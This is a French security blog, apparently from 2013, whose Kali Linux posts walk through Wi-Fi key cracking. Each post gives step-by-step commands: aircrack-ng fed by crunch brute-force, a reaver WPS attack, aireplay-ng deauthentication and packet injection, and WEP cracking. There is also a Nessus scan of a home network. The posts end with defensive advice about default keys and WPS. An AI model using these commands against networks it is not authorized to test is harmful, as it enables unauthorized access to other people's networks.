Affichage des articles dont le libellé est french. Afficher tous les articles

lundi 20 mai 2013

Utilisation d'Aircrack avec génération de mots de passe à la volée

Bonjour tout le monde,

Comme nous l'avons vu dans la génération de dictionnaires avec crunch, la taille d'un dictionnaire pour obtenir une clef WPA AliceBox est énorme. Cependant vous pouvez le générer en mémoire si comme la majorité des gens vous avez un bon PC et pas 150Pb de disque :P


Pour ce faire, une fois obtenu le WPA Handshake, piper aircrak-ng à crunch pour qu'aircrack-ng puisse tester chaque ligne créer dans le dictionnaire

Syntaxe

crunch 16 16 0123456789 | aircrack-ng -a 2 'FICHIERCAPTUREWPA' -e 'SSID' -b 'HANDSHAKE' -w -


Exemple
crunch 16 16 0123456789 | aircrack-ng -a 2 WPA-HFK-01.cap -e HFK -b 00:20:E0:96:CD:74 -w -

Et voilà, maintenant soyez très patient. Et pour vous protéger des gens très patient, n'oubliez pas de changer la clef par défaut de votre Box ;-) 


dimanche 7 avril 2013

Scan de vulnérabilité de votre réseau interne

Aujourd'hui, un simple exercice de scan réseau avec Nessus pour découvrir le statut actuel de votre réseau et pour essayer d'en améliorer la sécurité.

On démarre le service :
/etc/init.d/nessusd start

Dans votre navigateur préféré :
https://127.0.0.1:8834/

Utilisez le login créé lors de l'installation :


Cliquez sur l'onglet Scans et sur le bouton +New Scan, dans Scan Targets ajoutez le réseau à scanner, pour cet exemple 192.168.1.0/24.


Créer le scan en appuyant sur le bouton Create Scan et attendez que le scan soit fini pour pouvoir analyser le résultat :


Le scan a révélé plusieurs adresses IP connectés au réseau durant le scan. Le but est d'analyser chaque IP et de l'associer à votre matériel (Access Point, Modem-Router, Network Printer, Phone, Computers, NAS, etc) et de travailler sur les erreurs High et Medium en priorité...


High Solution : N'ayant pas besoin du SNMP sur ce type de matériel, j'ai désactivé le service.


High Solution : Mettre à jour le serveur web


Medium Solution : Utiliser des certificats d'autorités reconnus

  
Medium Solution : Contactez votre FAI pour une mise à jour de votre matériel 

Voici un premier exemple d'utilisation de Nessus, une fois les vulnérabilités enlevées, vous pouvez toujours allez plus loin et scanner le réseau avec des comptes ayant des droits plus élevés sur chaque type de matériel de votre réseau pour obtenir plus d'information par rapport aux vulnérabilités existantes pouvant être exécuté par des membres de votre domaine ou par une personne ayant obtenue ces droits.

De mon côté je vous conseille vivement d'essayer d'exploiter les failles high pour voir les réels possibilités liées à ce type de failles avant de les éliminer de votre système pour but éducatif et ainsi vraiment comprendre quels étaient les risques réels. 


dimanche 24 mars 2013

Crack d'une clef WPA par faille WPS

Comme nous l'avons vu, il n'est pas simple de cracker le WPA étant donné le nombre de possibilités. Cependant, une faille de securite du WPS permet d'obtenir cette clef plus rapidement. 

Donc boot sur Kali, puis passez votre carte WLAN en mode monitor :
airmon-ng start interface


Ecoutez les réseaux disponibles :

airodump-ng interface


Hack la clef WPA en utilisant la faille de securite WPS  

reaver -i mon0 -b 00:1C:28:5C:30:81


Et voilà, la clef WPA en clair et l'attaque sur ce type de matériel n'a pris que 2 jours, 16 heures et 45 minutes...
Donc je vous conseille de désactiver l'option WPS au plus vite.

Crack d'une clef WPA

Pour le citoyen lambda ayant une box adsl, la sécurité devrait être maintenant en WPA ou WPA2. 

Testons un petit peu tout ça !!!

Boot on Kali 

Passez votre carte réseau WLAN en mode monitor : 
airmon-ng start interface


Ecoutez les réseaux :
airodump-ng interface


Dans cet exercice, nous allons cibler le point d'accès dont l'essid est HFK, émettant sur le canal 11 et ayant comme adresse mac 00:20:E0:96:CD:74.


airodump-ng -w fichier -c canal --bssid BSSID interface


Pour obtenir un handshake, vous pouvez attendre qu'un client se connecte ou essayer cette attaque dans un autre terminal :


aireplay-ng -0 10 -a bssid -c station interface


Si l'attaque a réussi, l'apparition du WPA handshake en haut à droite de la fenetre indique la réussite de l'attaque et que le handshake se situe dans le fichier de capture, vous pouvez stopper airodump-ng et aireplay-ng.


Pour cracker le Handshake :
aircrack-ng -w dictionary fichier


Avec un dictionnaire conséquent :


Conclusion, dans le cas ou votre box ne puisse pas fournir de sécurite plus élevée, utilisez un code comportant plusieurs type de caractères et d'une taille généreuse pour decourager les petits malins voulant utiliser cette technique...  

Notez tout de meme qu'il est possible d'utiliser des dictionnaires et des ressources en ligne pour gagner du temps (https://www.cloudcracker.com/)

Crack d'une clef WEP

Aujourd'hui j'ai testé un grand classique pour vous démontrez que votre réseau peut être vite compromis si vous utilisez réseau sans fil avec une sécurité obsolète (WEP).

Donc boot sur Kali, puis passez votre carte WLAN en mode monitor :
airmon-ng start interface


Ecoutez les réseaux disponibles (filtre WEP) :
airodump-ng --encrypt wep interface


Ecoutez le réseau cible en adaptant la commande suivante :
airodump-ng -w fichier -c canal --bssid BSSID interface


Ouvrir un nouveau shell et tapez la commande suivante pour injecter des paquets :

aireplay-ng -3 -e ESSID -a BSSID -b BSSID -h STATION -x 600 -r fichier.cap interface


Comme vous pouvez le voir le nombre de #Data augmente rapidement.


Lorsque votre nombre de #Data est supérieur a 40000, vous pouvez commencer a essayer de cracker la clef WEP. Dans mon cas, le crack a fonctionné apres 110000 #Data.

Dans un nouveau shell, tapez :

aircrack-ng fichier.cap


Création d'un dictionnaire

La création de dictionnaire permet de donner en argument à d'autres commandes les logins ou passwords  à tester (hydra, medusa, aircrack_ng, etc...)..

Ce type d'attaque est utile quand vous connaissez un petit peu le système visé ou contre les systèmes non personnalisés  Elle sera plus rapide mais nécessite énormément d'espace de stockage pour les systèmes sécurisés.

Exemple :
AliceBox en Allemagne : clef de chiffrement de 16 décimaux
Le but est donc de créer un dictionnaire contenant toutes les possibilités d'une longueur de 16 décimales.
0000000000000000
0000000000000001
...............................
9999999999999999

Utilisation de Crunch :

crunch 16 16 0123456789 > fichier


Comme vous pouvez le voir, il vous faudra beaucoup beaucoup d'espace disque !!! En conclusion, ce type de chiffrement semble assez protégé contre ce type d'attaque.


mardi 19 mars 2013

BackTrack / Kali

La dernière version de BackTrack est sortie avec un nouveau nom pour l'occasion "Kali". L'objectif de ce blog est de découvrir les possibilités de cette nouvelle distribution et d'informer des risques liés à nos nouvelles technologies.

En premier lieu il serait bon de se familiariser avec le site officiel : http://www.kali.org/